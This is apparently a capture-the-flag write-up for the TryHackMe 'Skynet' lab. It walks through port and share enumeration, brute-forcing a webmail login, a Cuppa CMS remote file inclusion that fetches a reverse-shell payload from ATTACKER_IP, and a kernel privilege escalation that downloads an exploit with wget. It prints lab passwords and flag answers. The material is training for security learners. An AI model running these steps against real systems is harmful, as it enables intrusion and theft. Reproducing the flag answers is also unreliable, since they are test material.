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# Setup

We first need to connect to the tryhackme VPN server. You can get more information regarding this by visiting the Access page.

I'll be using openvpn to connect to the server. Here's the command:


```
$ sudo openvpn --config NovusEdge.ovpn
```

# Reconnaissance

Performing an nmap scan to check for open ports and services:

```
$ sudo nmap -sS -Pn -vv --top-ports 2000 -oN nmap_scan.txt TARGET_IP

PORT    STATE SERVICE      REASON
22/tcp  open  ssh          syn-ack ttl 63
80/tcp  open  http         syn-ack ttl 63
110/tcp open  pop3         syn-ack ttl 63
139/tcp open  netbios-ssn  syn-ack ttl 63
143/tcp open  imap         syn-ack ttl 63
445/tcp open  microsoft-ds syn-ack ttl 63

# Performing a service scan:
$ sudo nmap -sV -vv -p22,80,110,139,143,445 -oN service_scan.txt TARGET_IP

PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
110/tcp open  pop3        syn-ack ttl 63 Dovecot pop3d
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        syn-ack ttl 63 Dovecot imapd
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There's a
http service running on port 80. If we visit the site using a browser, we're shown a simple search engine:




Using `gobuster` to enumerate any potentially interesting directories:

```
$ gobuster dir -u http://TARGET_IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 32 -x
↪  txt,php,sh,py,phtml,html
...
...
```

From the scan, the `/squirrelmail` location is accessible:


We'll hold onto this information for later use…

Using `enum4linux` to enumerate the samba service running on target:

```
$ enum4linux  TARGET_IP

...
[+] Got domain/workgroup name: WORKGROUP
```

```
...
[+] Server TARGET_IP allows sessions using username '', password ''
...
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk      Skynet Anonymous Share
        milesdyson      Disk      Miles Dyson Personal Share
        IPC$            IPC       IPC Service (skynet server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            SKYNET

...
[+] Attempting to map shares on TARGET_IP
↪

//TARGET_IP/print$  Mapping: DENIED Listing: N/A Writing: N/A
↪
//TARGET_IP/anonymous       Mapping: OK Listing: OK Writing: N/A
//TARGET_IP/milesdyson      Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:
↪

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
↪
//TARGET_IP/IPC$    Mapping: N/A Listing: N/A Writing: N/A

...
...
```

Since the samba service allows anonymous logins, we can try to log into the service using `smbclient`:


```
# Using an empty password...
$ smbclient //TARGET_IP/anonymous
smb: \> ls
  .                                   D        0  Thu Nov 26 19:34:00 2020
  ..                                  D        0  Tue Sep 17 11:50:17 2019
  attention.txt                       N      163  Wed Sep 18 07:34:59 2019
  logs                                D        0  Wed Sep 18 09:12:16 2019

                9204224 blocks of size 1024. 5827560 blocks available
smb: \> get attention.txt
getting file \attention.txt of size 163 as attention.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> cd logs
```

```
smb: \logs\> ls
  .                                   D        0  Wed Sep 18 09:12:16 2019
  ..                                  D        0  Thu Nov 26 19:34:00 2020
  log2.txt                            N        0  Wed Sep 18 09:12:13 2019
  log1.txt                            N      471  Wed Sep 18 09:11:59 2019
  log3.txt                            N        0  Wed Sep 18 09:12:16 2019

                9204224 blocks of size 1024. 5827560 blocks available

smb: \logs\> get log1.txt
get logetting file \logs\log1.txt of size 471 as log1.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \logs\> get log2.txt
getgetting file \logs\log2.txt of size 0 as log2.txt (0.0 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \logs\> get log3.txt
getting file \logs\log3.txt of size 0 as log3.txt (0.0 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \logs\> exit
```

Inspecting the contents of `attention.txt`:

```
$ cat attention.txt
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to
↪  change their password after seeing this.
-Miles Dyson
```

Since we have a
username as well as a password-list, we can use burpsuite's intruder to brute force the squirrelmail login:




The credentials for accessing the mail-server. (`milesdyson:cyborg007haloterminator`).

> What is Miles password for his emails?
> Answer: `cyborg007haloterminator`

One of the emails contains the SMB password for the user `milesdyson`.

```
We have changed your smb password after system malfunction.
Password: )s{A&2Z=F^n_E.B`
```

Using this password, we can now log into the smb service as miles and get more information to exploit further:

```
$ smbclient -U milesdyson //TARGET_IP/milesdyson
Password for [WORKGROUP\milesdyson]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Sep 17 13:35:47 2019
  ..                                  D        0  Wed Sep 18 08:21:03 2019
  Improving Deep Neural Networks.pdf  N  5743095  Tue Sep 17 13:35:14 2019
  Natural Language Processing-Building Sequence Models.pdf  N 12927230  Tue Sep 17 13:35:14 2019
  Convolutional Neural Networks-CNN.pdf  N 19655446  Tue Sep 17 13:35:14 2019
  notes                               D        0  Tue Sep 17 13:48:40 2019
  Neural Networks and Deep Learning.pdf  N  4304586  Tue Sep 17 13:35:14 2019
```

```
  Structuring your Machine Learning Project.pdf                N  3531427  Tue Sep 17 13:35:14 2019

                9204224 blocks of size 1024. 5831528 blocks available
smb: \> cd notes
smb: \notes\> ls
  .                                   D        0  Tue Sep 17 13:48:40 2019
  ..                                  D        0  Tue Sep 17 13:35:47 2019

  ...
  important.txt                       N      117  Tue Sep 17 13:48:39 2019
  ...

smb: \notes\> get important.txt
getting file \notes\important.txt of size 117 as important.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \notes\> exit
```


The contents of the retrieved: `important.txt` file are:

```
$ cat important.txt

1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
```

> What is the hidden directory?
> Answer: `/45kra24zxs28v3yd`

# Gaining Access

Visiting the hidden directory takes us to the following page:




Using `ffuf` to search for more directories within this one, we quickly find a result:

```
$ ffuf -u http://TARGET_IP/45kra24zxs28v3yd/FUZZ -t 64 -w /usr/share/seclists/Discovery/Web-Content/common.txt
...
...
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 863ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 863ms]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 3027ms]
administrator           [Status: 301, Size: 337, Words: 20, Lines: 10, Duration: 474ms]
index.html              [Status: 200, Size: 418, Words: 45, Lines: 16, Duration: 480ms]
```

visiting the `administrator` directory takes us to a login page: []cuppa-login.png)

Using `searchsploit` to search for an exploit yields the following results:

```
$ searchsploit cuppa
------------------------------------------------------------ ---------------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------------
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclu | php/webapps/25971.txt
------------------------------------------------------------ ---------------------------------
```

> What is the vulnerability called when you can include a remote file for malicious purposes?
> Answer: remote file inclusion

According to the exploit, we can use the `/cuppa/alerts/alertConfigField.php` file and supply it with `urlConfig` parameter to exploit the RFI vulnerability. Starting a http server as well as a listener on our machine, we can remotely include a reverse shell payload to get a working shell:

```
$ python3 -m http.server 4443
Serving HTTP on 0.0.0.0 port 4443 (http://0.0.0.0:4443/) ...

# Setting up the listener:
$ rlwrap -cAr nc -lvnp 4446
```

Accessing the URL: `http://TARGET_IP/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://ATTACKER_IP:4443/payload.php` gives us a reverse shell. Using this, we can get the user flag:

```
www-data@skynet:/$ cd /home/milesdyson/
www-data@skynet:/home/milesdyson$ ls
backups
mail
share
user.txt
www-data@skynet:/home/milesdyson$ cat user.txt
7ce5c2109a40f958099283600a9ae807
```

> What is the user flag?
> Answer: 7ce5c2109a40f958099283600a9ae807

# Privilege Escalation

```
www-data@skynet:/home/milesdyson$ uname -a
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

For this challenge, I'll be making use of CVE-2017-16995, and this exploit

```
www-data@skynet:/home/milesdyson$ cd /tmp
www-data@skynet:/tmp$ wget http://ATTACKER_IP:4443/45010.c
...
2022-12-09 13:50:50 (28.2 KB/s) - '45010.c' saved [13728/13728]

www-data@skynet:/tmp$ gcc 45010.c
www-data@skynet:/tmp$ ./a.out
```

The shell is quite unstable now, but it doesn't matter, we can still execute commands and get the root flag:

```
whoami
root
cat /root/root.txt
```

```
3f0372db24753accc7179a282cd6a949
```

> What is the root flag?
> Answer: 3f0372db24753accc7179a282cd6a949

## Conclusion

If this writeup helps, please consider following me on github (https://github.com/NovusEdge) and/or dropping a star on the repository: https://github.com/NovusEdge/thm-writeups

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